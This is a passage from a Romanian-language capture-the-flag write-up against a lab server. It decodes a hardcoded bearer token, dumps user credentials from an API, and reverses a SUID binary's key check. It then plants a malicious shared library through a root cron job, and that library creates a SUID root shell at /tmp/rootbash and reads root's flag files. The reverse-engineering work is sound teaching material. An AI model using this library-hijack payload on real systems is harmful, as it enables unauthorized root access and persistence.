        bVar2 = bVar1 + 0xac;
      }
      bVar1 = bVar2 + 0x61;
    }
    else if ((byte)(bVar1 + 0xbf) < 0x1a) {
      bVar2 = bVar1 + 0xb2;
      if ((byte)(bVar1 - 0x34) < 0x1a) {
        bVar2 = bVar1 - 0x34;
      }
      bVar1 = bVar2 + 0x41;
    }
                    /* try { // try from 00121af3 to 00121afa has its CatchHandler @ 00121b1e */
    std::__ndk1::basic_string<>::push_back(param_1,bVar1 ^ bVar4 ^ "SECRET2"[uVar3 % 7]);
    uVar3 = uVar3 + 1;
    bVar4 = bVar4 + 3;
  } while (uVar3 != 0x22);
  return param_1;
}
```

Elemente identificate:
"CTF_KEY1" - prima cheie XOR (8 caractere, ciclică)
"SECRET2" - a doua cheie XOR (7 caractere, ciclică)
DAT_00115c20 - array de bytes encoded (34 bytes)
0x42 - constantă XOR (ASCII 'B')

Am dat click pe DAT_00115c20 în Decompiler pentru a vedea bytes-urile:

```
00115c1f 00

                    BYTE_ARRAY_00115c20[1]                    XREF[2,1]:   FUN_00121a30:00121
                    BYTE_ARRAY_00115c20                                    FUN_00121a30:00121
                                                                           FUN_00121a30:00121
00115c20 30 35 20 34 25 2e 64 41 33 25 2d 17 26 60 06 76
         1b 19 28 11 73 08 74 1b 77 52 2c 5b 3c 21 48 0a
         45 52
00115c42 00
```

Aceste bytes contin bytes-urile encoded care devin tokenul după procesare

Am create un program python continue respectivele bytes si il decodeaza pentru a obtine tokenul bearer necesar pentru login

```python
CTF_KEY1 = b"CTF_KEY1"
SECRET2 = b"SECRET2"

DAT_00115c20 = bytes([
    0x30, 0x35, 0x20, 0x34, 0x25, 0x2e, 0x64, 0x41,
    0x33, 0x25, 0x2d, 0x17, 0x26, 0x60, 0x06, 0x76,
    0x1b, 0x19, 0x28, 0x11, 0x73, 0x08, 0x74, 0x1b,
    0x77, 0x52, 0x2c, 0x5b, 0x3c, 0x21, 0x48, 0x0a,
    0x45, 0x52
])

result = []
bVar4 = 0

for uVar3 in range(0x22):

    bVar1 = CTF_KEY1[uVar3 & 7] ^ DAT_00115c20[uVar3] ^ 0x42

    if ((bVar1 + 0x9f) & 0xFF) < 0x1a:
        bVar2 = (bVar1 + 0x92) & 0xFF
        if ((bVar1 + 0xac) & 0xFF) < 0x1a:
            bVar2 = (bVar1 + 0xac) & 0xFF
        bVar1 = (bVar2 + 0x61) & 0xFF

    elif ((bVar1 + 0xbf) & 0xFF) < 0x1a:
        bVar2 = (bVar1 + 0xb2) & 0xFF
        if ((bVar1 - 0x34) & 0xFF) < 0x1a:
            bVar2 = (bVar1 - 0x34) & 0xFF
        bVar1 = (bVar2 + 0x41) & 0xFF

    final_char = bVar1 ^ bVar4 ^ SECRET2[uVar3 % 7]

    result.append(chr(final_char))

    bVar4 = (bVar4 + 3) & 0xFF

token = ''.join(result)

print(f"\nBearer token: {token}")
print(f"\nLength: {len(token)} characters")
```

```
kali@kali:
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ python generate_token.py

Bearer token: bearer_token_admin_access_2024_ctf

Length: 34 characters

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$
```

Appi am facut port knocking si testez un api call catre ruta /users indentificata anterior pe port 3000

Si am obtinut flag-ul flag{fr0nt_m4n_s3cr3t_4((355_k3y}

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ for port in 456 218 67; do nc -z 172.16.50.61 $port 2>/dev/null; sleep 0.3; done


┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ curl -s -H "Authorization: Bearer bearer_token_admin_access_2024_ctf" \
    http://172.16.50.61:3000/users
[{"id":1,"username":"admin","password":"super_secret_admin_2024"},{"id":2,"username":"moderator","password"
:"mod_access_key_2024"},{"id":3,"username":"jack","password":"UsbNQ3%dca98#SqD"},{"id":4,"username":"vip_me
mber","password":"vip_exclusive_2024"},{"id":5,"username":"flag","password":"flag{fr0nt_m4n_s3cr3t_4((355_k
3y}"}]

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$
```

FLAG 07 - November 28th, 2:50:29 AM

La FLAG #6, am reușit să accesăm endpoint-ul /users de pe portul 3000 folosind bearer token-ul bearer_token_admin_access_2024_ctf.
Acest endpoint ne-a furnizat o listă de utilizatori cu credențialele lor:

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ curl -s -H "Authorization: Bearer bearer_token_admin_access_2024_ctf" \
    http://172.16.50.61:3000/users
[{"id":1,"username":"admin","password":"super_secret_admin_2024"},{"id":2,"username":"moderator","password"
:"mod_access_key_2024"},{"id":3,"username":"jack","password":"UsbNQ3%dca98#SqD"},{"id":4,"username":"vip_me
mber","password":"vip_exclusive_2024"},{"id":5,"username":"flag","password":"flag{fr0nt_m4n_s3cr3t_4((355_k
3y}"}]
```

Am testat fiecare user si am constatat ca doar jack avea acces SSH valid. User-ii admin, moderator și vip_member au eșuat la autentificare SSH, ceea ce sugerează că privilegiile lor sunt limitate la aplicația web.

După ce m-am conectat prin ssh pe user-ul jack, am verificat daca aceasta are acces sudo dar din pacate am descoperit ca nu avea acces.

Apoi am inceput sa caut binarele SUID, cu comanda find / -perm -4000 -type f

```
find: '/opt/containerd': Permission denied
/usr/bin/squid
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
jack@server:~$
```

Analizand această listă, un binar a atras imediat lista, cel aflat in /usr/bin/squid, si am examinat permisiunile acestuia si am constatat faptul ca are ca date setate

s în loc de x cea ce rezulta ca are SUID bit setat si proprietarul este root

```
/usr/lib/snapd/snap-confine
jack@server:~$ ls -la /usr/bin/squid
-rwsr-xr-x 1 root root 8548 Aug 18 10:20 /usr/bin/squid
jack@server:~$
```

Si am executat fisierul respectul pentru a descoperi faptul ca la executare afiseaza ceva, si anume asteapta un argument de tip key

```
jack@server:~$ /usr/bin/squid
Usage: /usr/bin/squid <key>
```

Am descarcat pe masina locala binar-ul pentru al analiza in detaliu, si am descoperit
că este un ELF 64-bit LSB executable, x86-64

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ file squid_binary
squid_binary: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), statically linked, no section heade
r

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$
```

Am rulat strings squid pentru a extrage toate string-urile lizibile din binar.
Am dat peste informații extrem de valoroase:
De aici aflam ca binarul este comprimat cu UPX

```
y@c@n
USQRH
W^YH
PROT_EXEC|PROT_WRITE failed.
_j<X
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 4.24 Copyright (C) 1996-2024 the UPX Team. All Rights Reserved. $
_RPWQM)
j"AZR^j
PZS^
/proc/self/exe
```

Aceasta pare a fi un string care serveste drept comparatie
This_Is_Not_The_Flag_its_The_Decoded_Key

```
This_
Not_
e_Flag_its
Decod'_Key
bGlic3F1aWQuc28=
cnVuX2hlbHBlcg=
```

Si am decodat si cele 2 string-uri base64 de unde ar rezulta ca fisierul incearca sa incarce o librarie numita libsquid.so si apeleaza o functie run_helper()

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ echo "bGlic3F1aWQuc28=" | base64 -d

libsquid.so

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ echo "cnVuX2hlbHBlcg==" | base64 -d

run_helper

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$
```

Si am dezarhivat binarul pentru a fi analizat.

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ upx -d squid -o squid_unpacked

                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.4       Markus Oberhumer, Laszlo Molnar & John Reiser    May 9th 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     19787 <-      8548   43.20%   linux/amd64   squid_unpacked

Unpacked 1 file.

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ file squid_unpacked

squid_unpacked: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /
lib64/ld-linux-x86-64.so.2, BuildID[sha1]=f74cfe641921697cd249b200e1d93b75b4a01690, for GNU/Linux 3.2.0, s
tripped

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$
```

Am decis să folosim Ghidra - tool-ul gratuit de reverse engineering de la NSA.

Inițial am vrut să folosim GUI-ul normal, dar am realizat că pentru write-up și automatizare, modul headless (command-line) este mai eficient:

Am creat un script python si am rulat comanda pentru a afla la ce adresa este string-ul target

```
_target_string.py
from ghidra.program.model.symbol import SourceType

program = getCurrentProgram()
listing = program.getListing()

target_string = "This_Is_Not_The_Flag_its_The_Decoded_Key"

print "Searching for target string:", target_string

string_table = program.getListing().getDefinedData(True)

for data in string_table:
    if data.hasStringValue():
        string_value = data.getValue()
        if string_value and target_string in str(string_value):
            addr = data.getAddress()
            print "Found target string at:", addr

            refs = getReferencesTo(addr)
            for ref in refs:
                from_addr = ref.getFromAddress()
                func = getFunctionContaining(from_addr)
                if func:
                    print "  Referenced by function:", func.getName(), "at", func.
                    getEntryPoint()
```

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ /usr/share/ghidra/support/analyzeHeadless /tmp ghidra_squid \
  -import /home/kali/Desktop/ctfusv/squid_unpacked \
  -scriptPath /home/kali/Desktop/ctfusv \
  -postScript find_target_string.py > string_search.txt

openjdk version "21.0.9" 2025-10-21
OpenJDK Runtime Environment (build 21.0.9+10-Debian-1)
OpenJDK 64-Bit Server VM (build 21.0.9+10-Debian-1, mixed mode)

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$
```

In outputul generat am gasit

```
(AutoAnalysisManager)
INFO  REPORT: Analysis succeeded for file: file:///home/kali/Desktop/ctfusv/
squid_unpacked (HeadlessAnalyzer)
INFO  SCRIPT: /home/kali/Desktop/ctfusv/find_target_string.py (HeadlessAnalyzer)
Searching for target string: This_Is_Not_The_Flag_its_The_Decoded_Key
======================================================================
Found target string at: 00102018
  Referenced by function: FUN_00101804 at 00101804
  Referenced by function: FUN_00101804 at 00101804
  Referenced by function: FUN_00101804 at 00101804
INFO  ANALYZING changes made by post scripts: file:///home/kali/Desktop/ctfusv/
squid_unpacked (HeadlessAnalyzer)
INFO  REPORT: Post-analysis succeeded for file: file:///home/kali/Desktop/ctfusv/
squid_unpacked (HeadlessAnalyzer)
```

Acum că știm funcția principală (FUN_00101804), am gasit in Ghidra alte functii ce o apeleaza

Decompile: FUN_00101804 - (squid_unpacked)

```
96    apuStack_180[uVar5 * -2] = (undefined8 *)0x1019c3;
97    strcpy((char *)(apuStack_180 + uVar5 * 0xfffffffffffffffe + 1),pcVar1);
98    puVar2 = local_48;
99    local_168 = 0;
100   local_160 = 0;
101   local_158 = 0;
102   local_150 = 0;
103   local_148 = 0;
104   local_140 = 0;
105   local_138 = 0;
106   local_130 = 0;
107   local_128 = 0;
108   local_120 = 0;
109   local_118 = 0;
110   local_110 = 0;
111   local_108 = 0;
112   apuStack_180[uVar5 * -2] = (undefined8 *)0x101a6c;
113   local_4c = FUN_001015fb(puVar2,&local_168,100);
114   local_58 = (long)(local_4c + 1) + -1;
115   uVar6 = ((long)(local_4c + 1) + 0xfU) / 0x10;
116   local_60 = (char *)(apuStack_180 + uVar5 * -2 + uVar6 * -2 + 1);
117   apuStack_180[uVar5 * -2 + uVar6 * -2] = (undefined8 *)0x101abf;
118   FUN_0010140e(&local_168,apuStack_180 + uVar5 * -2 + uVar6 * -2 + 1);
119   __s1 = local_20;
120   pcVar1 = local_60;
121   local_60[local_4c] = '\0';
122   apuStack_180[uVar5 * -2 + uVar6 * -2] = (undefined8 *)0x101adf;
123   iVar3 = strcmp(__s1,pcVar1);
124   if (iVar3 == 0) {
125     apuStack_180[uVar5 * -2 + uVar6 * -2] = (undefined8 *)0x101b10;
```

Am notat adresele:
0x0010140e - wrapper transformare
0x0010129a, 0x001012f5, 0x0010137b - funcții auxiliare

```
local_50 = (undefined1 *)(&local_78 + uVar7 * -2 + uVar8 * -2);
local_58 = (long)local_2c + -1;
uVar9 = ((long)local_2c + 0xfU) / 0x10;
local_60 = (undefined1 *)(&local_78 + uVar7 * -2 + uVar8 * -2 + uVar9 * -2);
(&uStack_80)[uVar7 * -2 + uVar8 * -2 + uVar9 * -2] = 0x101522;
FUN_0010129a(pcVar2,&local_78 + uVar7 * -2 + uVar8 * -2,sVar6 & 0xffffffff);
iVar5 = local_2c;
puVar3 = local_50;
(&uStack_80)[uVar7 * -2 + uVar8 * -2 + uVar9 * -2] = 0x101533;
FUN_001012f5(puVar3,iVar5);
iVar5 = local_2c;
puVar3 = local_50;
(&uStack_80)[uVar7 * -2 + uVar8 * -2 + uVar9 * -2] = 0x101544;
iVar5 = FUN_0010137b(puVar3,iVar5);
if (iVar5 != 0x2a) {
  for (local_20 = 0; local_20 < 0x2c; local_20 = local_20 + 1) {
    for (local_24 = 0; local_24 < local_2c; local_24 = local_24 + 1) {
      uVar1 = local_40[local_24];
      iVar5 = local_24 % 8;
```

Cu adresele funcțiilor identificate în GUI, am creat scriptul pentru a decompila automat toate funcțiile relevante:

```
if (iVar5 != 0x2a) {
  for (local_20 = 0; local_20 < 0x2c; local_20 = local_20 + 1) {
    for (local_24 = 0; local_24 < local_2c; local_24 = local_24 + 1) {
      uVar1 = local_40[local_24];
      iVar5 = local_24 % 8;
      local_61 = uVar1;
      (&uStack_80)[uVar7 * -2 + uVar8 * -2 + uVar9 * -2] = 0x101592;
      bVar4 = FUN_00101269(uVar1,iVar5);
      local_40[local_24] = bVar4 ^ 0x4f;
    }
  }
  for (local_28 = 0; local_28 < local_2c; local_28 = local_28 + 1) {
    *(undefined1 *)(local_78 + local_28) = local_40[local_28];
  }
}
return;
}
```

Din analiza codului decompilat, am identificat că algoritmul de transformare este:
Pentru fiecare din cele 44 de iterații (0x2c):

Pentru fiecare byte din input:

1. Aplică rotate_left cu (poziția_byte % 8) poziții
2. Aplică XOR cu 0x4F
3. Salvează rezultatul

Am înțeles din analiza codului decompilat că trebuie să reversăm algoritmul. Pentru aceasta, am creat scriptul cu care reversam cele 44 iteratii in ordine inversa, iar pentru fiecare byte aplicam un XOR cu 0x4F pentru a inversa xor-ul original, si aplicam rotate_right si convertim in base64 cheia finala

```python
correct_solution.py
def rotate_left(byte, count):
    count = count % 8
    return ((byte << count) | (byte >> (8 - count))) & 0xFF

def rotate_right(byte, count):
    count = count % 8
    return ((byte >> count) | (byte << (8 - count))) & 0xFF

target = "This_Is_Not_The_Flag_its_The_Decoded_Key"
current = bytearray(target.encode())

for iteration in range(0x2c - 1, -1, -1):
    for i in range(len(current)):
        rotated = current[i] ^ 0x4F
        rotate_amount = i % 8
        original_byte = rotate_right(rotated, rotate_amount)
        current[i] = original_byte

import base64
result = base64.b64encode(current).decode()
print("FOund key:", result)
```

Iar aceasta va da la rulare

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ python correct_solution.py
FOund key: VBA8T1+oJidOYCGNVLowJ0ZQNA5fqiHlX9M9Ll94MORv0DA+X4gwRQ==

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$
```

Si testam cheia gasita pe binary-ul de pe server si observam ca se incarca libraria cu succes

```
jack@server:~$  /usr/bin/squid "VBA8T1+oJidOYCGNVLowJ0ZQNA5fqiHlX9M9Ll94MORv0DA+X4gwRQ==="
[lib] Successfully loaded the library.
```

Am cautat biblioteca de unde deducem ca apartine lui root iar userul jack nu ar avea cum sa citeasca fisierul

```
jack@server:~$
jack@server:~$ find / -name "libsquid.so" 2>/dev/null
/tmp/libsquid.so
/usr/lib/libsquid.so
jack@server:~$ ls -la /lib/libsquid.so
-rwx------ 1 jack jack 15536 Nov 28 00:40 /lib/libsquid.so
```

Iar dupa mai multe teste am observat ca biblioteca nu afișează flag-ul direct, ci trebuie să exploatăm privilegiile de acces.

Am gasit in directorul /home/dev un indiciu destul de important si am citit continutul fisierului note.txt care face referire la un reminder depre actualizarea periodica a bibliotecii, inseamna ca exista un proces automat care actualizeaza sau foloseste biblioteca .so

```
jack@server:~/dev$ ls
note.txt
jack@server:~/dev$ cat note.txt
REMINDER: Don't forget to update the library periodically
jack@server:~/dev$
```

Am verificat daca exista task-uri cron programate

```
jack@server:~/dev$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
*/2 * * * * root /bin/update-lib.sh
#
jack@server:~/dev$
```

Se pare ca exista un cronjob pentru utilizatorul root ce se executa la fiecare 2 minute

```
jack@server:~/dev$ cat /bin/up
update-alternatives   update-lib.sh         update-mime-database  upower                uptime
jack@server:~/dev$ cat /bin/update-lib.sh
#!/bin/bash

SRC="/home/jack/dev/libsquid.so"
DST="/lib"

if [ -f "$SRC" ]; then
    mv "$SRC" "$DST"
    chmod 700 "$DST/libsquid.so"
fijack@server:~/dev$ clear
```

Aceasta ruleaza ca root, si verifica existenta libsquid.so si va executa fisierul.

Pentru a exploata cron job-ul, trebuie să creăm o bibliotecă partajată (.so) care conține funcția run_helper(). Când biblioteca este încărcată de binary-ul squid (care rulează ca root prin cron), funcția noastră va executa cod cu privilegii root.

Am creat fișierul malicious.c pe mașina locală, si am creat o biblioteca partajata .so care va executa si va afisa payload-ul atunci cand va fi apelata acea functie helper.

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ cat malicious.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void run_helper() {
    printf("[lib] Successfully loaded the library.\n");

    // Set UID/GID to root (since we're called from SUID binary)
    setuid(0);
    setgid(0);

    // Create a SUID root shell for persistence
    system("cp /bin/bash /tmp/rootbash");
    system("chmod +s /tmp/rootbash");

    // Print all flags from root and admin directories
    system("cat /root/flag*.txt 2>/dev/null");
    system("cat /home/admin/flag*.txt 2>/dev/null");
    system("find /root /home/admin -name '*flag*' -type f 2>/dev/null | xargs cat");
}

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ gcc -shared -fPIC -o libsquid.so malicious.c


┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ ls -la libsquid.so

-rwxrwxr-x 1 kali kali 15536 Nov 28 07:27 libsquid.so

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ file libsquid.so
libsquid.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=5157
31580cb632843e70563beedeb4def7ab424d, not stripped
```

Aceasta va fi transferata cu succes pe server cu scp

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ scp libsquid.so jack@172.16.50.61:~/dev/

jack@172.16.50.61's password:
libsquid.so                                           100%   15KB 441.6KB/s   00:00
```

```
jack@server:~/dev$ ls
libsquid.so  note.txt
jack@server:~/dev$
```

După execuția cron job-ului, biblioteca dispare din /dev/ fiind mutata in lib

Si dam trigger la exploit si se afiseaza flag-ul

```
jack@server:~/dev$ /usr/bin/squid "VBA8T1+oJidOYCGNVLowJ0ZQNA5fqiHlX9M9Ll94MORv0DA+X4gwRQ=="
[lib] Successfully loaded the library.
flag{Th3_G@m3_Will_N0t_End_unl3ss_Th3_W0rld_Ch@ng3s}
flag{Th3_G@m3_Will_N0t_End_unl3ss_Th3_W0rld_Ch@ng3s}
jack@server:~/dev$
```